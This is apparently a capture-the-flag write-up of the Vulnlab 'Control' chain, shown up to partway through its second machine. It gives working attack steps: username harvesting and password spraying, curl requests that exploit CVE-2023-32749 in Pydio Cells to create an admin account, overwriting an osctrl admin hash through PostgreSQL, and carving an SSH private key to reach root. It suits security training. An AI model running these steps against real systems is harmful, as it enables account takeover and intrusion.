

Control - Vulnlab

Overview

Control is the very first Linux "Chain" challenge on xct's [Vulnlab](#). "Chains" have always been special as they allow box authors to explore and implement attack vectors which are simply not possible in standalone box releases, before Control, every "Chain" on the platform were for AD attacks, so it was really interesting to see how jkr, the creator, would take advantage of the Chain format to make especially interesting and unique vectors.

Initial Enumeration

```
→ control nmap 10.10.215.229-230
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-29 13:19 EDT
WARNING: Running Nmap setuid, as you are doing, is a major security risk.

Nmap scan report for 10.10.215.229
Host is up (0.11s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
443/tcp    open  https


Nmap scan report for 10.10.215.230
Host is up (0.11s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp    open  https
8443/tcp   open  https-alt

Nmap done: 2 IP addresses (2 hosts up) scanned in 12.35 seconds
→ control
```


Figure 1 - Initial Port Scan

Our attack surface is fairly simple: 4 web servers across 2 hosts. `10.10.215.230:443` and `10.10.215.230:80` have nothing on them. `10.10.215.230:8443` has an instance of `osctrl`, and `10.10.215.229:443` has an instance of `DokuWiki`.

DokuWiki






From the home page there is a link to `/cells`, which tells us to use the hostname `cells.intra.control.v1` for `10.10.215.229` in order to access an instance of *Pydio Cells*. Furthermore, the text tells us that accounts for pydio will have their passwords set to `Summer2023!` at the start.



Further down the same page, we are presented with a screenshot which leaks a username, and in doing so, the format of the usernames: *first initial dot lastname*. To collect potential usernames we can take advantage of DokuWiki's "revision" feature, which lists users who have made changes to the site. This feature is accessible by clicking on the clock symbol, like the one in Figure 2.

Old Revisions

These are the older revisions of the current document. To revert to an old revision, select it from below, click [Edit this page](#) and save it.

- ☐ 2023/06/30 15:15 osquery – **[Proof of Concept]** Kara Leblanc +218 B (current)
- ☐ 2023/06/30 15:12  osquery – **[osquery]** Kurt Dagenais +78 B
- ☐ 2023/06/30 15:11  osquery – **[osquery]** 10.211.55.2 +73 B
- ☐ 2023/06/30 15:05  osquery – **created** Kara Leblanc +1.1 KB

Show differences between selected revisions

Figure 4 - Revisions for DokuWiki "/osquery" Page

Thankfully, there are only 3 posts to check revisions for, which together gave us 5 unique usernames to try on pydio. Of course you could also try these all, or similar variations on DokuWiki if you wanted to because it also has authentication but that's a dead end.

```
k.leblanc
j.george
s.thibodeau
a.larose
k.dagenais
```

Pydio Admin

After trying the usernames with the password we can login with `k.dagenais:Summer2023!`. After some googling, It turns out we can abuse [CVE-2023-32749](#) here, a (at the time of writing) very recent vulnerability which allows for normal users to create admin accounts with full access on instances of pydio.

```
+ control export TOKEN="z0sPeX-pzPmX0Sj5UnXHsE2CcPXR-NpdauZswUB2qCM.7PFyr8I2skQGR0La9g7Nrb2rt5zgS41sQb6NGkNWY_A"
+ control curl --silent \
--header "Authorization: Bearer $TOKEN" \
--header 'Content-Type: application/json' \
--data '{}' \
-k https://cells.intra.control.vl/a/user > all_users.json
+ control jq '.Users[].Roles' all_users.json \
| jq -s 'flatten | .[].Uuid | {Uuid: .}' \
| jq -s 'unique' \
| jq '{"Login": "foobar", "Password": "hunter2", "Attributes":
{"profile": "shared"}, "Roles": .}' \
> create_user.json
+ control curl --request PUT \
--silent \
--header "Authorization: Bearer $TOKEN" \
--header 'Content-Type: application/json' \
--data @create_user.json \
-k https://cells.intra.control.vl/a/user/foobar
zsh: correct '@create_user.json' to 'create_user.json' [nyae]? n
```

Figure 5 - Exploiting CVE-2023-32749

Following the steps presented in the PoC created an admin account with credentials of `foobar:hunter2`.

User 1

With admin access on pydio we can explore around and see what the users have been up to. There are only 2 "cells", one of which is empty. The "osquery" cell is full of 2 junk files basically, but there is a comment made by a user which provides us with a pair of credentials that we can use for ssh.




Figure 6 - Logged in as our Admin User

We need to find out which IP correlates with this `os` hostname. Trying them for the `intra` machine fails, meaning that the other IP we were given is the `os` machine.

```
→ control ssh provision@os.control.vl # TeiG6imeep6aequij3ei
The authenticity of host 'os.control.vl (10.10.224.214)' can't be established.
ED25519 key fingerprint is SHA256:duqIw6tqlU0AIVgnp8u0nqj8/0a6wCgiP1HcpyEDg8w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'os.control.vl' (ED25519) to the list of known hosts.
provision@os.control.vl's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-76-generic x86_64)
```

OSCTRL

System information as of Sat Jul 29 09:06:11 PM UTC 2023

System load:	0.0	Processes:	120
Usage of /:	68.1% of 8.02GB	Users logged in:	0
Memory usage:	26%	IPv4 address for ens5:	10.10.224.214
Swap usage:	0%		

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See <https://ubuntu.com/esm> or run: `sudo pro status`

The list of available updates is more than a week old.
To check for new updates run: `sudo apt update`

provision@os:~\$

Figure 7 - Successful SSH as "provision" User on "os"

We successfully log in.

Osctrl Admin

After acquiring a shell, our attack surface has increased significantly. As we are on the `os` machine, which hosts the `osctrl` instance, our goal is to either find credentials or some other means of accessing `osctrl`, or find an abuse that allows us to escalate privileges directly to root. Enumerating with `linpeas.sh` shows no plaintext credentials or other quick wins, although we can find the provision users ssh key.

At this point it pays to do some research on the `osctrl` application, our target. `Osctrl` is basically a wrapper for `osquery`, which "exposes an operating system as a high-performance relational database"; basically it shows us things about the system using SQL. Specifically, it uses PostgreSQL, as explained in their [backend](#) page.

Since we have a shell on the `os` machine, we can test for PostgreSQL access and it turns out we can use it. After exploring the databases for a bit we find the `admin_users` table, which stores osctrl login credentials.

```
provision@os:~$ psql -U postgres
psql (14.8 (Ubuntu 14.8-0ubuntu0.22.04.1))
Type "help" for help.

postgres=# \l

               List of databases
  Name      | Owner   | Encoding | Collate | Ctype   | Access privileges
-----+-----+-----+-----+-----+-----
 osctrl     | postgres | UTF8      | en_US.UTF-8 | en_US.UTF-8 | 
 postgres   | postgres | UTF8      | en_US.UTF-8 | en_US.UTF-8 | 
 template0  | postgres | UTF8      | en_US.UTF-8 | en_US.UTF-8 | =c/postgres +
            |          |           |             |             | postgres=CTc/postgres
 template1  | postgres | UTF8      | en_US.UTF-8 | en_US.UTF-8 | =c/postgres +
            |          |           |             |             | postgres=CTc/postgres
(4 rows)

postgres=# \c osctrl
You are now connected to database "osctrl" as user "postgres".
osctrl=# \dt

               List of relations
 Schema | Name | Type | Owner
-----+-----+-----+-----
 public | admin_tags | table | osctrl
 public | admin_users | table | osctrl
 public | archive_osquery_nodes | table | osctrl
 public | carved_blocks | table | osctrl
 public | carved_files | table | osctrl
 public | distributed_queries | table | osctrl
 public | distributed_query_executions | table | osctrl
 public | distributed_query_targets | table | osctrl
 public | ingested_data | table | osctrl
 public | node_history_hostnames | table | osctrl
 public | node_history_ip_addresses | table | osctrl
 public | node_history_localnames | table | osctrl
 public | node_history_usernames | table | osctrl
 public | osquery_nodes | table | osctrl
 public | saved_queries | table | osctrl
 public | setting_values | table | osctrl
 public | tagged_nodes | table | osctrl
 public | tls_environments | table | osctrl
 public | user_permissions | table | osctrl
 public | user_sessions | table | osctrl
(20 rows)

osctrl=# select id,username,pass_hash from admin_users;
 id | username | pass_hash
-----+-----+-----
  1 | admin    | $2a$10$So9aNcyjBvNczTj4xd7.RempoGWrrk2aum0x3w1AxNwHrVxodVDsW
(1 row)

osctrl=#
```

Figure 8 - Exploring the "osctrl" Database

The bcrypt hash did not crack, but we can make this easier on ourselves and just overwrite it with a known hash. In this case, we overwrite the hash with `$2a$10$aUm.1xtiJNk4Io4r8CQe.9iBw67vfHWIecg7QiGIagp2Rvk0d2cq`, which sets the

admin password to 2be.

```
osctrl=# UPDATE admin_users
osctrl=# SET pass_hash = '$2a$10$aBum.1xtiJNk4Io4r8CQe.9iBw67vfHWIecg7QiGIagp2Rvk0d2cq'
osctrl=# WHERE username = 'admin'
osctrl=# ;
UPDATE 1
osctrl=# |
```

Figure 9 - Modifying Osctrl Admin Hash

It works, and we can successfully login at <https://os.control.v1:8443> with admin:2be.

Root on OS

Access to osctrl increases our attack surface again, as we can use osctrl to query info on both machines in the chain as root. You can spend a lot of time playing with the built-in queries, but the functionality which we really need is the ability to "carve" files (a funny way of saying read file basically). We can try to read all the users ssh keys, along with similar quick wins, and we get a hit for the kara user on os.




Figure 10 - Carving the "kara" User's SSH Private Key




Figure 11 - Extracting the "kara" User's SSH Private Key

After downloading and extracting the tar file to get the key, we can ssh in as `kara`.


```

→ control vim kara.key
→ control chmod 600 kara.key
→ control ssh kara@os.control.vl -i kara.key
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-76-generic x86_64)

  OSCTAL

System information as of Sun Jul 30 05:48:19 PM UTC 2023

System load:  0.0                Processes:      126
Usage of /:   67.9% of 8.02GB    Users logged in: 1
Memory usage: 28%              IPv4 address for ens5: 10.10.237.86
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

kara@os:~$ sudo -l
Matching Defaults entries for kara on os:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User kara may run the following commands on os:
    (ALL) NOPASSWD: ALL
kara@os:~$ sudo su
root@os:/home/kara#

```

Figure 12 - Successful SSH as "kara" User on "os"

This user can use `sudo` without a password. One `sudo su` later we have successfully compromised the first machine.

Enumerating INTRA

You would now do some post-exploitation on `os`, but I will skip to the actual path; eventually you will use the `osctrl` file read to find that the root user on `intra` has a single entry in their `authorized_keys`.

```

command="/opt/provision/provision.sh" ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIPY2y14z1771A+n/7vEB1kF/pbsC27XF5F5yV6Cd56S Temporary Provisioning Key

```

This happens to be the public key of the provision user we compromised. this means that since we already have the corresponding private key, we may run `/opt/provision/provision.sh` as root on `intra`. The contents of `provision.sh` is visible in Figure 12.

```

→ control bat provision.sh
File: provision.sh
1  #!/usr/bin/bash
2
3  # (c) 2022-2023 by Kara Leblanc
4  #
5  # This is a temporary server provision wrapper for control.vl unix servers.
6  #
7  # For security reasons the provisioning ssh key is only allowed to run
8  # this script and not all commands on the machine.
9  # This script will only allow to run commands that are contained in special
10 # modules in the modules/ directory. Despite being highly secure there are
11 # probably better solutions to our problem but we need to evaluate them. We
12 # will therefore stick with this script for now.
13
14 set -- $SSH_ORIGINAL_COMMAND
15 if [[ -n $1 ]] ; then
16     module=$(basename ${1})
17     shift
18     if [[ -f /opt/provision/modules/$module && -x /opt/provision/modules/$module ]] ; then
19         exec "/opt/provision/modules/$module" "$@"
20     fi
21 fi
→ control █

```

Figure 12 - Contents of "provision.sh" Script

This script takes the first argument after our ssh login command, and if an executable file of that name exists in `/opt/provision/modules/`, it runs that script and passes all the rest of the arguments we provide to ssh, into that script.

For example, if our command was

```
ssh -i provision.key root@intra.cells.control.vl shname arg1 arg2
```

Then, `provision.sh` would check if an executable file with the name `/opt/provision/modules/shname` exists, and it executes `/opt/provision/modules/shname arg1 arg2` if it does.

Next we want to find out what scripts we could even run; that is, what files exist in `/opt/provision/modules/`. To do that we can use an `osctrl` query to list all the files in that directory, and then we can download them for viewing.

